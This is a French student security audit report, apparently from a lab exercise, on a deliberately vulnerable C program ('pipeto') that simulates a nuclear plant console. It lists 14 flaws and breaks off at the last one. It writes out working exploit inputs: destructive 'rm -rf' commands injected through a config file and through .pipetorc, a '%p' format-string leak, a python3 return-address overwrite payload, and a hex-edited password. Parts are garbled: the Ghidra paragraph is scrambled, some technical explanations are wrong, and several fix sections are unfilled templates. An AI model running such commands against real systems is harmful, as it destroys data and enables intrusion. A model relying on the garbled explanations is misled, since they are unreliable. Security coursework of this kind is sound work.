



REPORT

STONE SOLID ROCK

```
exec ls -l
```

```
File Edit Options Buffers Tools Help
```

```
exec rm -rf src/
```

```
%p %p %p %p %p %p %p %p
```



REPORT

Sommaire

- 1 Black-box Audit
- 2 White-box Audit
- 3 Vulnerability Report
- 4 Conclusion

Black-box Audit :

Dans cette phase, nous avons analysé le binaire en utilisant des outils de reverse engineering et de fuzzing testing:

Ghidra :



Ghidra est un outil de Security Agency aux de décompiler

afin d'en analyser le code source. On dit que c'est un **reverse engineering** (consiste à étudier un logiciel pour comprendre son fonctionnement). Pour ce projet, nous l'avons utilisé pour étudier le comportement du binaire.

la NSA (National Etats Unis) qui permet n'importe quel logiciel

GHIDRA

STRINGS:

```
fabio@fabio-S400CA:~$ strings file.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
SSShL@X
E]u@8
QRP;6
7@JB
A/K?/?
/K7A?7/
JBCA
B@?/A
```

La fonction **strings** permet d'extraire toutes les chaînes de caractères imprimables contenues dans un fichier binaire, un exécutable ou tout autre fichier qui contient des données non lisibles à première vue. Avec cette fonction, on peut extraire des données sensibles ou bien des mots de passes secrets.

UPX:

UPX est un logiciel qui permet de compresser des fichiers exécutables. Cela est utile pour rendre le code plus difficile à analyser et peut ralentir le processus de rétro-ingénierie. Pour que l'exécutable soit lisible, il doit être décompressé à l'aide d'**UPX**.

White-box Audit :

Avec le code source, nous avons pu faire une analyse du code entier et évaluer ses vulnérabilités.

Zones à regarder:

- Invalid input
- Privilege escalation paths
- Format string attacks
- Memory stack and heap.


Vulnérabilités découvertes en plus:

- **load_pipetorc**
- **check_cooling_pressure**

- **load_config**
- **run_diagnostic**

Liste des outils que nous avons utilisé:

GDB:



GDB, acronyme de GNU DeBugger, est un programme qui, comme son nom l'indique, permet de déboguer un programme (langages C et C++ principalement, ainsi que d'autres : fortran 77, etc..). Il permet donc de traquer les bugs/erreurs se trouvant dans tout programme.

Bless:



Bless est un editeur de binaire qui permet de modifier et regarder un binaire exécutable.

OWASP:



Owasp est une communauté en ligne se consacrant à la cybersécurité. Elle contient énormément de ressources tel que les différentes vulnérabilités existantes, l'actualité cybersécurité etc.

```
...number of rotations:
pipeto> run_turbine
Enter the number of rotation that the turbine will do (between 0 and 15): -1
Turbine is running... 1/-1
Turbine is running... 2/-1
Turbine is running... 3/-1
Turbine is running... 4/-1
Turbine is running... 5/-1
Turbine is running... 6/-1
Turbine is running... 7/-1
Turbine is running... 8/-1
Turbine is running... 9/-1
Turbine is running... 10/-1
Turbine is running... 11/-1
Turbine is running... 12/-1
Turbine is running... 13/-1
Turbine is running... 14/-1
Turbine is running... 15/-1
Turbine is running... 16/-1
{ERROR TURBINE CAN'T STOP}
Turbine is running... 17/-1
{ERROR TURBINE CAN'T STOP}
Turbine is running... 18/-1
{ERROR TURBINE CAN'T STOP}
Turbine is running... 19/-1
{ERROR TURBINE CAN'T STOP}
Turbine is running... 20/-1
{ERROR TURBINE CAN'T STOP}
Turbine is running... 21/-1
{ERROR TURBINE CAN'T STOP}
Turbine is running... 22/-1
```

Vulnerability Report :

En dessous, voici la liste des vulnérabilités découvertes. Avant cela, il faut préciser que les données sensibles sont souvent entre {} mais elle peut être dans d'autres formats. Voici les vulnérabilités :

Vulnerability #1: [run_turbine]

Severity: Critical

Type: [Information leaked]

Location: binaire pipeto

function [run_turbine]

Discovered in: Black-box

Description:

Quand on lance le binaire pipeto, on trouve une commande run_turbine. Cette commande ou fonction permet de rentrer le nombre de rotations que la turbine doit faire entre 0 et 15.

Proof of Concept:

Le problème est que si nous rentrons comme input un nombre négatif, la turbine va augmenter sans jamais attendre l'input donné, ce qui va entraîner une boucle infini dans laquelle la turbine ne se stop jamais. Voici un exemple dans cette image:

Le problème est dans la gestion du nombre de rotations entré en input. Si nous mettons un nombre négatif, il va augmenter le nombre de turbine sans jamais attendre le nombre donné en input. Voici un exemple dans cette image :

Le code source de la fonction run_turbine nous explique la raison :

```

local_c = 0;
printf("Enter the number of rotation that the turbine will do (b
etween 0 and 15): ");
fgets(local_98,0x80,_stdin);
sVar2 = strchr(local_98,'\n');
local_98[sVar2] = '\0';
local_10 = atoi(local_98);
if ((local_10 == 0) || ((int)local_10 < 16)) {
    for (; local_c != local_10; local_c = local_c + 1) {
        if (15 < local_c) {
            puts("ERROR TURBINE CAN'T STOP");
        }
        printf("Turbine is running... %d/%d\n", (ulong)(local_c + 1), (
ulong)local_10);
        iVar1 = rand();
        sleep(iVar1 % 3 + 1);
    }
    puts("Turbine has stopped.");
}
else {
    puts("Invalid number of rotations.");
}
return;

```

La condition
nombre de

pour afficher le
tour que fait la

turbine est si le nombre donné est égal à 0 OU que le nombre donné est inférieur à 16. Il ne gère pas le fait que le nombre peut être négatif à cause du == 0.

Ce qui entraîne dans la boucle for, une incrémentation de la variable local_c pour atteindre le nombre donné en input sans jamais l'attendre car il compare avec l'opérateur !=

(différent) et que c'est une valeur négatif. Une autre condition se trouve dans le for pour vérifier si le nombre qui incrémente ne dépasse pas le nombre max de rotations (15).

La mauvaise gestion du nombre écrit en input entraîne un affichage de données sensible : {ERROR TURBINE CAN'T STOP}.

Impact :

Cette vulnérabilité peut entraîner des buffer overflow. Cette attaque permet de manipuler l'erreur de codage pour modifier le chemin d'exécution du programme qui peut amener à endommager des fichiers existants ou exposer les données. Cela endommage les turbines.

Fix Summary:

Nous avons du changer la condition pour qu'il ne puisse pas prendre de nombre négatif.

Patch file: src/commands/run_turbine.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #2: [configure_cooling_system]

Severity: Critical

Type: [Command injection]

Location: configure_cooling_system.c

function [configure_cooling_system]

Discovered in: Black-box

Description:

Quand on lance le binaire pipeto, on a une commande configure_cooling_system. Cette commande va permettre de configurer le système de refroidissement. Il va lire un fichier "cooling_config.txt" et il va exécuter ce qu'il va lire dans ce fichier.

Proof of Concept:

Pour exploiter cela, il suffit d'écrire dans le fichier cooling_config.txt, par exemple:

```
File Edit Options Buffers Tools Text Help
rm -rf *
```

Ensuite, il faut appeler la fonction et il va directement exécuter les commandes écrites dans le fichier.

Cette commande ci dessus va permettre de supprimer tout les fichiers qui se trouve dans le répertoire actuel.

On peut le voir dans cette exemple :

```
aaron@aaron-ASUS-Zenbook-14-UX3405MA-UX3405MA:~/delivery/TEK1/SEMESTER_2/G-SEC-200/Pipeto/v1_bonus$ ls
a.out config.ini Data ici.c libpepito.so main.c pipeto test test.c test_libpipeto
aaron@aaron-ASUS-Zenbook-14-UX3405MA-UX3405MA:~/delivery/TEK1/SEMESTER_2/G-SEC-200/Pipeto/v1_bonus$ ./pipeto
pipeto> configure_cooling_system
Reading configuration file: Data/cooling_config.txt
Applying configuration: rm -rf *
%|
sh: 2: Syntax error: end of file unexpected
Failed to apply configuration. Command returned: 512
pipeto> quit
Exiting program...
aaron@aaron-ASUS-Zenbook-14-UX3405MA-UX3405MA:~/delivery/TEK1/SEMESTER_2/G-SEC-200/Pipeto/v1_bonus$ ls
aaron@aaron-ASUS-Zenbook-14-UX3405MA-UX3405MA:~/delivery/TEK1/SEMESTER_2/G-SEC-200/Pipeto/v1_bonus$
```

Cela est dû en grande partie à l'utilisation de la fonction system. system permet de lancer l'exécution de n'importe quelle commande. Avec le code source, on remarque que si system a bien réussi à exécuter, il renvoie le message : « Configured applied successfully. ».

Cependant, si dans le fichier une commande n'existe pas dans le terminal (sh) il va renvoyer le message « Failed to apply configuration ». Il faut qu'il ait une commande qui n'existe pas pour qu'il renvoie tout.

(les caractères illisibles proviennent du sizeof sur buffer de taille 64 et non sur le file).

Voici l'appel de system :

```
void configure_cooling_system()
{
    char *config_file = "Data/cooling_config.txt";
    char buffer[64];
    FILE *file = fopen(config_file, "r");

    if (!file) {
        printf("Error: Unable to open configuration file: %s\n", config_file);
        return;
    }

    printf("Reading configuration file: %s\n", config_file);
    fread(buffer, 1, sizeof(buffer) - 1, file);
    buffer[sizeof(buffer) - 1] = '\0';
    fclose(file);

    printf("Applying configuration: %s\n", buffer);

    int result = system(buffer);

    if (result == 0) {
        printf("Configuration applied successfully.\n");
    } else {
        printf("Failed to apply configuration. Command returned: %d\n", result);
    }
}
```

Impact:

Cette vulnérabilité permet d'injecter des commandes pour permettre de récupérer des données sensibles ou bien supprimer des fichiers importants.

Fix Summary:

Limiter les commandes pour qu'il ne puisse pas faire des commandes dangereuses.

Patch file: src/commands/configure_cooling_system.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #3: [load_pipetorc]

Severity: Critical

Type: [Format string attack]

Location: utils.c

function [load_pipetorc]

Discovered in: White-Box

Description:

La fonction load_pipetorc va permettre de lancer un « .pipetorc » au début de l'exécution du binaire pipeto. Le fichier .pipetorc permet de définir tout les commandes qu'on veut lancer au début programme (ressemble au alias permanent).

Proof of Concept:

Dans la boucle de la fonction , elle va récupérer avec fgets chaque commande écrit dans le fichier pipetorc. Si la ligne qu'elle récupère ne contient pas le mot « exec », il va print la commande sans l'exécuter. C'est à partir d'ici qu'on peut exploiter la vulnérabilité format string.

Par exemple :

Cela nous renvoyer :

```
aaron@aaron-ASUS-Zenbook-14-UX3405MA-UX3405MA:~/delivery/TEK1/SEMESTER_2/G-SEC-200/Pipeto/v2/Pipeto$ ./pipeto
total 80
drwxr-xr-x 2 aaron aaron 4096 May  8 13:35 Data
drwxr-xr-x 2 aaron aaron 4096 Apr  9 10:09 include
-rwxr-xr-x 1 aaron aaron 17336 Apr 10 19:30 libpepito.so
-rw-r--r-- 1 aaron aaron 1490 Apr 15 11:01 Makefile
-rwxrwxr-x 1 aaron aaron 31368 May  8 21:04 pipeto
-rw-r--r-- 1 aaron aaron 4606 Apr 28 09:55 README.md
drwxr-xr-x 3 aaron aaron 4096 May  8 21:04 src
-rw-rw-r-- 1 aaron aaron 207 May  1 20:39 test.c
Pipeto command: 0x32775fa0 (nil) (nil) 0x7e9993403b20 0x410 0x7ffcc25dfd20 (nil) (nil)
pipeto> quit
Exiting program...
```

On a pu afficher les zones de mémoires chargé au moment de lancé le binaire.

Cela est causé à cause de l'utilisation de la fonction de printf. Avec le code course ci-dessous :

```

while (fgets(line, sizeof(line), rc_file)) {
    if (line[0] == '#' || line[0] == '\n') {
        continue;
    }
    line[strcspn(line, "\n")] = '\0';

    if (strncmp(line, "exec ", 5) == 0) {
        snprintf(cmd, sizeof(cmd), "%s", line + 5);
        system(cmd);
    } else {
        printf("Pipeto command: ");
        printf(line);
        printf("\n");
    }
}
fclose(rc_file);

```

Si on ne précise pas de format (%) dans printf, il va essayer d'interpréter chaque %p comme adresse mémoire. C'est pareil si on met %s car il va interpréter chaque%s comme pointer sur une chaîne de caractères.

Impact :

Cette vulnérabilité entraîne une manipulation de zone de mémoire en modifiant la valeur, ou faire une attaque de système.

Fix Summary:

Il faut impérativement ajouter un format pour permettre qu'il puisse cela comme dans le format donné. Par exemple %s pour les strings.

```

else {
    printf("Pipeto command: %s\n", line);
}

```

Patch file: src/commands/utils.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #4: [load_pipetorc]

Severity: Critical

Type: [Command injection]

Location: utils.c

function [load_pipetorc]

Discovered in: White-Box

Description:

La fonction load_pipetorc va permettre de lancer un « .pipetorc » au début de l'exécution du binaire pipeto. Le fichier .pipetorc permet de définir tout les commandes qu'on veut lancer au début programme (ressemble au alias permanent).

Proof of Concept:

Dans la boucle de la fonction , elle va récupérer avec fgets chaque commande écrit dans le fichier pipetorc. Si la ligne qu'elle récupère contient le mot « exec », il va exécuter la commande.

Le problème est que cette fonctionnalité favorise grandement l'injection de commande. Par exemple, si j'écris cette commande :

En exécutant le pipetorc au début du programme, il va supprimer tout les fichiers qui se trouvent dans le dossier src dans lequel contiennent des fichiers très importants. De même si on exécute cette commande sur le Dossier Data qui contient des rapports importants sur la centrale nucléaire etc.

Impact :

Cette vulnérabilité est très dangereuse car elle provoque une suppression de fichiers importants.

Fix Summary:

Il faut vérifier si les commandes qu'on trouve à l'intérieur ne sont pas dangereuses. Comme sudo, rm, chown etc.

Patch file: src/commands/utils.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #5: [load_fuel_rods]

Severity: High
Type: [Information leaked]
Location: load_fuel_rods.c
function [load_fuel_rods]
Discovered in: Black-box

Description:

La fonction load_fuel_rods nous demande de charger un nombre de tige dans laquelle le max doit être de 10.

Proof of Concept:

Avec le code source, on peut voir la condition qui permet d'afficher le nombre de tige qu'on veut charger.

```
void load_fuel_rods()
{
    char secret_key[28] = "{The secret stone is here !}";

    printf("Loading fuel rods...\n");
    printf("Enter the number of fuel rods to load (max 10): ");
    fgets(input, 100, stdin);
    sscanf(input, "%d", &i);

    if (i > 10) {
        printf("Error: Too many fuel rods!\n");
        return;
    }
    else if (i < 10 && i > 0) {
        for (int j = 0; j < i; j++) {
            fuel_rods[j] = j + 1;
            printf("Fuel rod %d loaded.\n", fuel_rods[j]);
            sleep(1);
        }
        return;
    }
    if (strcmp(secret_key, "{The secret stone is here !}")) {
        printf("\nSensitive Data:\n");
        printf("Secret Key: %s\n", secret_key);
    }
}
```

Le problème est dans la condition car elle prend en compte que les nombres supérieurs à 0 et les nombres inférieurs à 10. Mais si le nombre est égal à 10 ou c'est un nombre négatif, cela va nous afficher des données sensibles comme dans cet exemple :

```
fuel_rods loaded.
pipeto> load_fuel_rods
Loading fuel rods...
Enter the number of fuel rods to load (max 10): 10.5

Sensitive Data:
Secret Key: {The secret stone is here !}♦♦♦♦10.5

pipeto> load_fuel_rods
Loading fuel rods...
Enter the number of fuel rods to load (max 10): 10

Sensitive Data:
Secret Key: {The secret stone is here !}♦♦♦♦10

pipeto> 
```

A cause d'un manque de sécurité, cela provoque un message sensible.

Impact:

Cette vulnérabilité est dû à une mauvaise gestion du nombre max de tige. Cela peut entrainer la récupération d'informations sensibles.

Fix Summary:

[Describe what was fixed and how]

Patch file: `src/commands/load_fuel_rods.c.patch`

Unit Test: Yes / No

Test Coverage: 100% / Partial

```
pipeto> simulate_meltdown
Generated random number: 36
Alert: Reactor core temperature stable.
Reactor core temperature: 36
Reactor core status: Reactor Stable
```

Vulnerability#6: [simulate_meltdown]

Severity: High

Type: [Insecure randomness]

Location: simulate_meltdown.c

function [simulate_meltdown]

Discovered in: Black-box

Description:

La fonction simulate_meltdown permet de simuler un réacteur en fusion pour des tests. Il va générer un nombre aléatoire et en fonction de ce nombre, il affiche la température du noyau du réacteur en fusion.

Par exemple:

- Si le nombre est inférieur à 20, il renvoie ce message :

```
pipeto> simulate_meltdown
Generated random number: 11
Warning: Reactor core temperature rising.
Reactor core temperature: 11
Reactor core status: Reactor Warning
```

- Si le nombre est inférieur à 50, il va renvoyer ce message :

Proof of Concept:

Pour que la fonction simulate_meltdown nous donne à chaque fois un nombre aléatoire, il utilise la fonction rand. Avec le code source, on peut voir qu'il fait un rand % 100.

```
char reactor_status[32] = "Reactor Stable";
int random_number = rand() % 100;
char secret_code[16] = "{MELTDOWN1234}";

printf("Generated random number: %d\n", random_number);
```

Cela veut dire qu'il va nous renvoyer un nombre compris entre 0 et 100. Le problème est que la fonction rand n'est pas du tout aléatoire. A cause du %100, la valeur est prévisible ce qui la rend pas du tout aléatoire.

```
reactor_core_status: reactor_status
pipeto> simulate_meltdown
Generated random number: 2
Meltdown simulated! Reactor core is overheating.
Critical Error: Secret Code Leaked: {MELTDOWN1234}
```

Maintenant si on tombe sur un nombre inférieur à 5, il nous informe que le noyau du réacteur a surchauffé comme dans cet exemple :

Cela montre de la donnée sensible : {MELTDOWN1234}.

Cela est à cause de la condition qui affiche la donnée sensible si seulement le nombre est inférieur à 5. On peut le voir dans le code source de cette fonction :

```
if (random_number < 10) {
    printf("Meltdown simulated! Reactor core is overheating.\n");
    strcpy(reactor_status, "Reactor Overheating");

    if (random_number < 5) {
        printf("Critical Error: Secret Code Leaked: %s\n", secret_code);
        return;
    }
}
```

Impact :

L'utilisation de la fonction rand n'est pas du tout safe puisque elle ne provoque pas de l'aléatoire mais un semblant d'aléatoire. Son utilisation permet à un attaquant de compromettre la sécurité du programme ou attaquer un système.

Fix Summary:

[Describe what was fixed and how]

Patch file: src/commands/simulate_meltdown.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #7: [activate_emergency_protocols]

Severity: High

Type: [Hardcoded Password]

Location: activate_emergency_protocols.c

function [activate_emergency_protocols]

Discovered in: Black-box

Description:

La fonction activate_emergency_protocols permet d'activer le protocole d'urgence. Pour l'activer, on a besoin des droits admin. Cette fonction demande avant activer le protocole le mot de passe pour se connecter en admin.

Proof of Concept:

Avec l'outil strings, on peut voir que à cote du message qui nous demande d'entrer un mot de passe « Enter emergency password » ,on peut voir un mot de passe déjà entré (**admin123**).

```
Enter emergency password:
No password entered, emergency protocols not activated.
admin123
```

Pour avoir les droits admins, la fonction va comparer le mot de passe qu'on a écrit avec le mot de passe déjà défini. Comme dans cette exemple:

```
pipeto> activate_emergency_protocols
Enter emergency password: admin123
{Emergency protocols activated, you are now admin !}
```

Impact:

L'impact de cette vulnérabilité permet d'obtenir le mot de passe secret ce qui peut entrainer du vols de données sensible ou avoir des accès non autorisés.

Bonus :

Avec l'utilisation du logiciel Bless qui permet de voir le code source d'un binaire et aussi le modifier. Comme la fonction est écrit à la dure, on peut la trouver facilement dans le code source de l'executable avec son message qui est destiné :

```
10 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
10 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
10 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
10 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
17 6F 72 64 3A 20 00 0A 00 00 00 00 4E 6F .....Enter emergency password: .....No
10 72 6F 74 6F 63 6F 6C 73 20 6E 6F 74 20 password entered, emergency protocols not
1D 65 72 67 65 6E 63 79 20 70 72 6F 74 6F activated..admin789[.....{Emergency proto
14 6D 69 6E 20 21 7D 00 00 00 00 43 6F 6F cols activated, you are now admin !}....Coo
15 6C 61 74 69 6E 67 20 73 65 6E 73 6F 72 ling pressure status: %s..Simulating sensor
18 70 60 6F 74 6F 20 00 00 00 00 00 43 6F .....
```


On a juste à changer le mot de passe qui a été défini ici (admin123), par notre propre mot de passe par exemple admin789.

On sauvegarde et on relance le binaire avec le mot de passe qu'on a modifié :

```
aaron@aaron-ASUS-Zenbook-14-UX3405MA-UX3405MA:~/delivery/TEK1/SEMESTER_2/G-SEC-200/Pipe  
pipeto> activate_emergency_protocols  
Enter emergency password: admin789  
{Emergency protocols activated, you are now admin !}  
pipeto> exit  
Unknown command: exit  
pipeto> quit  
Exiting program...
```

Fix Summary:

[Describe what was fixed and how]

Patch file: src/commands/activate_emergency_protocols.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

#8:

```

pipeto> load_config
Loading configuration file from ./config.ini
failure!
Segmentation fault (core dumped)

```

[load_config]

Severity: High

Type: [Stack based buffer overflow]

Location: load_config.c

function [load_config]

Discovered in: Black-box

Description:

La fonction Load_config est une fonction qui permet de charger une configuration grâce au fichier config.ini.

Proof of Concept:

Dans ce fichier, si on écrit plus de 12 caractères (par exemple « ThisIsThePass») dans le config.ini, cela provoque une segmentation fault

Cette vulnérabilité est due à un buffer overflow. On peut voir que la taille du array est de 8.

```

31 char array[8] = {};
32 dprintf(1, "Loading configuration file from ./config.ini\n");

```

Mais il lit 100 bytes dans un array de 8 :

```

int fd = open("./config.ini", O_RDONLY);

read(fd, array, 100);
if (0 /* TODO */) {
} else {
    printf("failure!\n");
}

```

On peut accéder à la fonction check password grâce au buffer overflow, en effet on peut overwrite la fonction avec ses arguments

Ainsi l'adresse de l'argument que l'on envoie et le même que le const char *

Impact:

Cela amène à du remote code execution. C'est quand tu peux exécuter une fonction à laquelle t'as pas accès via un exploit.

Fix Summary:

[Describe what was fixed and how]

Patch file: src/commands/load_config.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

```
pipeto> set_reactor_power
Enter reactor power level: 2147483647

Reactor power adjustment may be incorrect.
Reactor systems are behaving erratically!
Reactor core temperature rising uncontrollably...
{12EXPLOSION34}
Emergency shutdown initiated!
```

Vulnrability #9: [set_reactor_power]

Severity: High

Type: [Integer overflow]

Location: set_reactor_power

function [set_reactor_power]

Discovered in: Black-box

Description:

La fonction set_reactor_power est une fonction qui permet d'ajuster la puissance du réacteur. Et à l'aide de ghidra on a pu obtenir un bout de son code source.

Proof of Concept :

Si on renvoie un nombre plus grand que 2147482547, on peut faire surchauffer la centrale et l'exploser :

Cela est à cause de la de la condition qui dit que le nombre doit être supérieur à la valeur d'un int - 1.

Le probleme est que cela provoque un dépassement d'entier (cela va dépasser la valeur maximale d'un type) et peut provoquer du overflow.

On peut le voir avec le code source, qui dit que le nombre dépasse la valeur d'un int :

```

void set_reactor_power()
{
    char power[11];

    printf("Enter reactor power level: ");
    fgets(power, sizeof(power), stdin);
    power[strcspn(power, "\n")] = 0;

    int input_power = atoi(power);
    int new_power;

    if (input_power > INT_MAX - 1000) {
        printf("\nReactor power adjustment may be incorrect.\n");
        printf("Reactor systems are behaving erratically!\n");
        printf("Reactor core temperature rising uncontrollably...\n");
        printf("{12EXPLOSION34}\n");
        printf("Emergency shutdown initiated!\n\n");
        exit(1);
    }
}

```

Le probleme ici en plus est que si ce nombre est égal à la valeur d'un int, il va print ducoup des données sensibles : {12EXPLOSION34}. Mais il ne print pas à chaque fois, car si la valeur d'un int est dépassé, il renvoie des valeurs aléatoires.

Impact:

Le Integer overflow est très dangereux puisque elle renvoie des valeurs aléatoires. Mais si c'est valeur aléatoire sont utilisés autre part dans le programme, elle pourrait causer des overflows ou bien de la manipulation.

Fix Summary:

[Describe what was fixed and how]

Patch file: src/commands/set_reactor_power.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #10: [unlock_secret_mode]

Severity: Medium

Type: [exploit global variable]

Location: unlock_secret_mode.c

function [unlock_secret_mode]


Discovered in: Black-box

Description:

La fonction unlock_secret_mode est une fonction cachée qui ne figure pas dans la liste des fonctions disponibles. Elle permet d'accéder à des informations sensibles, mais uniquement si l'utilisateur possède des droits admins.


Proof of Concept:

Avec l'outil strings, qui nous permet de faire un strings pipeto, on peut voir qu'il y a une fonction caché :



```
strings pipeto
unlock_secret_mode
```

Cette fonction nous affiche une donnée sensible si on a les droits admin. Voici ce qui nous affiche:



```
pipeto> unlock_secret_mode
Secret mode unlocked! Welcome, admin.
{ADMIN4242}
```

La donnée sensible récupérée est {ADMIN4242}.

Impact:

Cette vulnérabilité permet la récupération de données sensibles et la fuite de données suite à un manque de sécurité importante.

Fix Summary:

[Describe what was fixed and how]

Patch file: src/unlock_secret_mode.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #11: [trigger_emergency_shutdown]

Severity: Medium
Type: [Exploit global variable]
Location: trigger_emergency_shutdown.c
function [trigger_emergency_shutdown]
Discovered in: Black-box

Description:

La fonction trigger_emergency_shutdown est une fonction cachée qui ne figure pas dans la liste des fonctions disponibles. Elle permet d'arrêter la centrale nucléaire, mais uniquement si l'utilisateur possède des droits admins.

Proof of Concept:

Avec l'utilisation de la commande strings, on peut voir la fonction cachée.

```
trigger_emergency_shutdown
```

Si on la lance elle nous permet d'arrêter la centrale nucléaire.

```
pipeto> trigger_emergency_shutdown  
{SHUTDOWN}aaron@aaron-ASUS-Zenbook-14-UX3405MA-UX3405MA:~/delivery/TEK1/SEMESTER
```

Impact:

L'impact est l'interruption de la centrale avec la fonction strings et cela est dû à un manque de sécurité.

Fix Summary:

[Describe what was fixed and how]

Patch file: src/trigger_emergency_shutdown.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #12: [log_system_event]

Severity: Medium

Type: [Log injection]

Location: log_system_event.c

function [log_system_event]

Discovered in: Black-box

Description:

La fonction Log_system_event est une fonction qui permet de se connecter à un event d'un system et elle écrit dans le fichier Data/system.log le résultat.

Proof of Concept:

Log_system_event demande la commande à entrer pour faire un event. Le probleme , si on met comme nom de commande « leak» cela va nous permettre d'obtenir une secret key_leak qui va écrire dans le fichier system.log. La voici :

```
if (strstr(input, "leak")) {  
    fprintf(log, "SECRET_KEY_LEAKED: %s\n", secret_key);  
}  
fclose(log);  
}
```

```
1$ cat Data/system.log  
EVENT: az  
  
EVENT: help  
  
EVENT: system  
  
EVENT: leak  
  
SECRET_KEY_LEAKED: {SECRET_LOG_12PIERRE34}
```

Avec le code source, on peut voir que le problème provient de la condition qui regarde si le mot « leak» est contenu dans l'input avec strstr. Strstr va permettre de voir si le mot donné en arguments se trouve dans la phrase.

Impact:

L'impact est une mauvaise gestion de l'input reçu en paramètre. Cela peut provoquer le vol de données sensibles ou accès non autorisés.

Fix Summary:

[Describe what was fixed and how]

Patch file: src/commands/log_systemu_event.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #13: [monitor_radiation_levels]

Severity: high

Type: [Stack based Buffer overflow]

Location: monitor_radiation_levels.c
Function [monitor_radiation_levels]
Discovered in: Black-box

Description:

Cette fonction demande d'entrer un niveau de radiation directement en input. On a un buffer overflow à cause de gets qui vas trop loin dans un buffer. On peut donc acceder a une fonction qui n'est pas censé être appelé.

Proof of Concept:

```
Function monitor_levels (int)  
pipeto> monitor_radiation_levels  
Enter radiation levels: 12345678912  
Radiation Levels: 12345678912  
Segmentation fault (core dumped)
```

Tout d'abord, on essaye de voir à partir de combien byte notre programme segfault et plus précisément à partir de quel point on peut overwrite EIP. Grace à gdb on peut voir qu'on commence à overwrite à partir de 10 Bytes.

```
pipeto> monitor_radiation_levels  
Enter radiation levels: AAAAAAAAAA  
Radiation Levels: AAAAAAAAAA  
  
Program received signal SIGSEGV, Segmentation fault.  
0x0000000000000041 in ?? ()  
(gdb)
```

Ainsi, on peut ensuite chercher l'adresse de la fonction « secret_function », pour là trouver nous allons d'abord chercher la fonction monitor_radiation_levels dans le « objdump -S pipeto » et on cherche gets, et on trouve cette adresse qui corresponf aux gets de de monitor_radiation_levels puis nous avons juste à remonter pour retrouver secret_function:

```
dump  
000000000040114b0 <.text>:  
1164 40211d: de 08 4e 40 00      mov     $0x404e08,%esi  
1165 402122: 48 89 c7            mov     %rax,%rdi  
1166 402125: e8 66 f3 ff ff      call   401490 <strstr@plt>  
1167 40212a: 48 85 c0            test    %rax,%rax  
1168 40212d: 74 1d              je      40214c <rand@plt+0xcac>  
1169 40212f: 48 8d 95 00 ff ff ff lea     -0x100(%rbp),%rdx  
1170 402136: 48 8b 45 f8         mov     -0x8(%rbp),%rax  
1171 40213a: be 0d 4e 40 00      mov     $0x404e0d,%esi  
1172 40213f: 48 89 c7            mov     %rax,%rdi  
1173 402142: b8 00 00 00 00      mov     $0x0,%eax  
1174 402147: e8 74 f2 ff ff      call   4013c0 <fprintf@plt>  
1175 40214c: 48 8b 45 f8         mov     -0x8(%rbp),%rax  
1176 402150: 48 89 c7            mov     %rax,%rdi  
1177 402153: e8 98 f1 ff ff      call   4012f0 <fclose@plt>  
1178 402158: c9                 leave   %rsp  
1179 402159: c3                 ret  
1180 40215a: f3 0f 1e fa        endbr64  
1181 40215e: 55                 push    %rbp  
1182 40215f: 48 89 e5            mov     %rsp,%rbp  
1183 402162: bf 28 4e 40 00      mov     $0x404e28,%edi  
1184 402167: e8 54 f1 ff ff      call   4012c0 <puts@plt>  
1185 40216c: 90                 nop  
1186 40216d: 5d                 pop     %rbp  
1187 40216e: c3                 ret  
1188 40216f: f3 0f 1e fa        endbr64  
1189 402173: 55                 push    %rbp  
1190 402174: 48 89 e5            mov     %rsp,%rbp  
1191 402177: 48 83 ec 20         sub     $0x20,%rsp  
1192 40217b: 48 c7 45 f8 00 00 00 movq    $0x0,-0x8(%rbp)  
1193 402182: 00  
1194 402183: bf 54 4e 40 00      mov     $0x404e54,%edi  
1195 402188: b8 00 00 00 00      mov     $0x0,%eax  
1196 40218d: e8 9e f1 ff ff      call   401330 <printf@plt>
```


Donc, maintenant que nous avons l'adresse et on sait qu'à partir de 10 Bytes on peut overwrite l'eip on peut donc injecter cette commande pour modifier l'eip : « python3 -c "print('monitor_radiation_levels\n' + 'A' * 10 + '\x5a\x21\x40')" | ./pipeto ».

On Obtient Donc :

```
Pipeto command: 0x2a40da40 (nil) (nil) 0x76664a803b20 0x410 0x7ffe408a3120 (nil) (nil)
pipeto> Enter radiation levels: Radiation Levels: AAAAAAAAAAZ!@
{The stone isn't in the pocket anymore ...}
```

Impact:

Utilisation de fonction qui ne sont pas censé être utilisée.

Fix Summary:

- [Describe what was fixed and how]
- Patch file: src/monitor_radiation_levels.c.patch

Utiliser fgets, il prend en paramètre une taille max pour gérer l'allocation de mémoire.

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #14: [my_console]

Severity: Medium

Type: [Stack overflow].

Location: my_console.c

Function process_command

Discovered in: Black-box

Description:

